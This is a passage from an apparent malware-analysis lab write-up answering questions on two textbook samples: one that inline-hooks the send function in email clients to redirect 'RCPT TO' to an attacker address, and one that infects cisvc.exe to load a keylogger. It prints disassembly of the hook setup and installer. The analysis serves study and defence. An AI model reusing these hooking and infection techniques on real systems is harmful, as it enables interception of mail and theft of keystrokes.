.text:10001227                 push    0FFh            ; Size
.text:1000122C                 call    malloc
.text:10001231                 add     esp, 4
.text:10001234                 mov     [ebp+var_8], eax
.text:10001237                 mov     eax, [ebp+var_8]
.text:1000123A                 mov     ecx, [ebp+lpAddress]
.text:1000123D                 mov     [eax], ecx
.text:1000123F                 mov     edx, [ebp+var_8]
.text:10001242                 mov     byte ptr [edx+4], 5
.text:10001246                 push    5               ; Size
.text:10001248                 mov     eax, [ebp+lpAddress]
.text:1000124B                 push    eax             ; Src
.text:1000124C                 mov     ecx, [ebp+var_8]
.text:1000124F                 add     ecx, 5
.text:10001252                 push    ecx             ; Dst
.text:10001253                 call    memcpy
.text:10001258                 add     esp, 0Ch
.text:1000125B                 mov     edx, [ebp+var_8]
.text:1000125E                 mov     byte ptr [edx+0Ah], 0E9h
.text:10001262                 mov     eax, [ebp+lpAddress]
.text:10001265                 sub     eax, [ebp+var_8]
.text:10001268                 sub     eax, 0Ah
.text:1000126B                 mov     ecx, [ebp+var_8]
.text:1000126E                 mov     [ecx+0Bh], eax
.text:10001271                 mov     edx, [ebp+lpAddress]
.text:10001274                 mov     byte ptr [edx], 0E9h
```

Figure 4. inline hook

However, the malware only hook 3 programs; THEBAT.EXE, OUTLOOK.EXE, MSIMM.EXE.




Figure 5. Hook selected programs

To conclude, the malware is attempting to do an inline hook on wsock32.dll's send function for selected programs.

vi. What does the hooking code do?

We first look at what the malware is retrieving from the config file.




Figure 6. Decoding config

After reading the data from the config file, the malware then decode it by calling the subroutine @0x100016CA. If we dive into this subroutine, you will realize that it is a xor decoding function. Let's place a hook there in ollydbg to see what comes out.

Figure 7. billy@malwareanalysisbook.com

This decoded string will be use in the following function.

```
; int __stdcall lookforstring(int, char *Str, int, int)
lookforstring proc near

Dst= byte ptr -204h
arg_0= dword ptr  8
Str= dword ptr  0Ch
arg_8= dword ptr  10h
arg_C= dword ptr  14h

push    ebp
mov     ebp, esp
sub     esp, 204h
push    offset str_RCPT_TO ; "RCPT TO:"
mov     eax, [ebp+Str]
push    eax             ; Str
call    strstr
add     esp, 8
test    eax, eax
jz      loc_100011E4
```

```
push    offset str_RCPT_TO2 ; "RCPT TO: <"
call    strlen
add     esp, 4
push    eax             ; Size
push    offset aRcptTo_1 ; "RCPT TO: <"
lea     ecx, [ebp+Dst]
push    ecx             ; Dst
call    memcpy
add     esp, 0Ch
push    101h            ; Size
push    offset buffer   ; Src
push    offset str_RCPT_TO3 ; "RCPT TO: <"
call    strlen
add     esp, 4
lea     edx, [ebp+eax+Dst]
push    edx             ; Dst
call    memcpy
add     esp, 0Ch
push    offset Source   ; ">\r\n"
lea     eax, [ebp+Dst]
push    eax             ; Dest
call    strcat
add     esp, 8
mov     ecx, [ebp+arg_C]
push    ecx             ; _DWORD
lea     edx, [ebp+Dst]
push    edx             ; Str
call    strlen
```

Figure 8. replacing send data

The inline hook jumps to the above function. Its starts off with checking if the send buffer contains the string "RCPT TO". If it does, it will create a new buffer "**RCPT TO:<billy@malwareanalysisbook.com>\r\n**" and send it off via the original send function. The function will then end of by simply forwarding the original data to the send function.

vii. Which process(es) does this malware attack and why?

As answered in question v… the malware only hook 3 programs; THEBAT.EXE, OUTLOOK.EXE, MSIMM.EXE. They are all email clients.

viii. What is the significance of the .ini file?

As answered in question v… the config.ini contains the encoded attacker email address. It is use to replace recipient address causing email to be send to the attacker instead.

c- Analyze the malware found in Lab11-03.exe and Lab11-03.dll. Make sure that both files are in the same directory during analysis.

i. What interesting analysis leads can you discover using basic static analysis?

Lab11-03.exe

```
; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

FileName= byte ptr -104h
argc= dword ptr  8
argv= dword ptr  0Ch
envp= dword ptr  10h

push    ebp
mov     ebp, esp
sub     esp, 104h
push    0               ; bFailIfExists
push    offset NewFileName ; "C:\\WINDOWS\\System32\\inet_epar32.dll"
push    offset ExistingFileName ; "Lab11-03.dll"
call    ds:CopyFileA
push    offset aCisvc_exe ; "cisvc.exe"
push    offset aCWindowsSyst_0 ; "C:\\WINDOWS\\System32\\%s"
lea     eax, [ebp+FileName]
push    eax             ; char *
call    _sprintf
add     esp, 0Ch
lea     ecx, [ebp+FileName]
push    ecx             ; lpFileName
call    sub_401070
add     esp, 4
push    offset aNetStartCisvc ; "net start cisvc"
call    _system
add     esp, 4
xor     eax, eax
mov     esp, ebp
pop     ebp
retn
_main endp
```

Figure 1. Installation

The main method in Dll11-03.exe is pretty straight forward. It first copy the Lab11-03.dll to **C:\\Windows\\System32\\inet_epar32.dll**. It then attempts to modify **C:\\Windows\\System32\\cisvc.exe** and executes the infected executable by starting a service via the command "**net start cisvc**"

Lab11-03.dll

The dll contains some interesting stuff… In export, we can see a suspicious looking function; **zzz69806582**.




Figure 2.
Export function surface a funny function

The imports contains **GetAsyncKeyState** and **GetForegroundWindow** which highly suggests that this is a keylogger.




Figure 3. imports

The function @zzz69806582 is pretty simple. It just creates a thread.




Figure 3. function zzz69806582

The thread that the above function creates first check for mutex; **MZ**.

It then create a file @ **C:\\Windows\\System32\\kernel64x.dll**.

Figure 4.Mutex MZ

Next, the thread calls a subroutine to record keystrokes.




Figure 5. Keylogs

ii. What happens when you run this malware?

As answered in question 1, It first copy the Lab11-03.dll to **C:\\Windows\\System32\\inet_epar32.dll**. It then attempts to modify **C:\\Windows\\System32\\cisvc.exe** and executes the infected executable by starting a service via the command "**net start cisvc**"

The infected service then begin to log keystroke and save it in **C:\\Windows\\System32\\kernel64x.dll**.




Figure 6. Procmon showing file creation in infected system

iii. How does Lab11-03.exe persistently install Lab11-03.dll?

It infects **C:\\Windows\\System32\\cisvc.exe;** an indexing service by inserting shellcodes into the program. The infected cisvc.exe will load **C:\\Windows\\System32\\inet_epar.dll** as shown in the figure below.

Figure 7. LoadLibrary

Comparing the infected executable with the original one, we could see some additional functions added to it. On top of that we can observe that the entry point has been changed.




Figure 8. Additional Functions




Figure 9. Changes in Entry Point

iv. Which Windows system file does the malware infect?

It infects **C:\\Windows\\System32\\cisvc.exe**.




Figure 10. inet_epar32.dll loaded in cisvc.exe

v. What does Lab11-03.dll do?

Using **GetAsyncKeyState** and **GetForegroundWindow**, the dll logs keystrokes into **C:\\Windows\\System32\\kernel64x.dll**. The dll also uses a mutex "MZ" to prevent multiple instances of the keylogger is running at once.

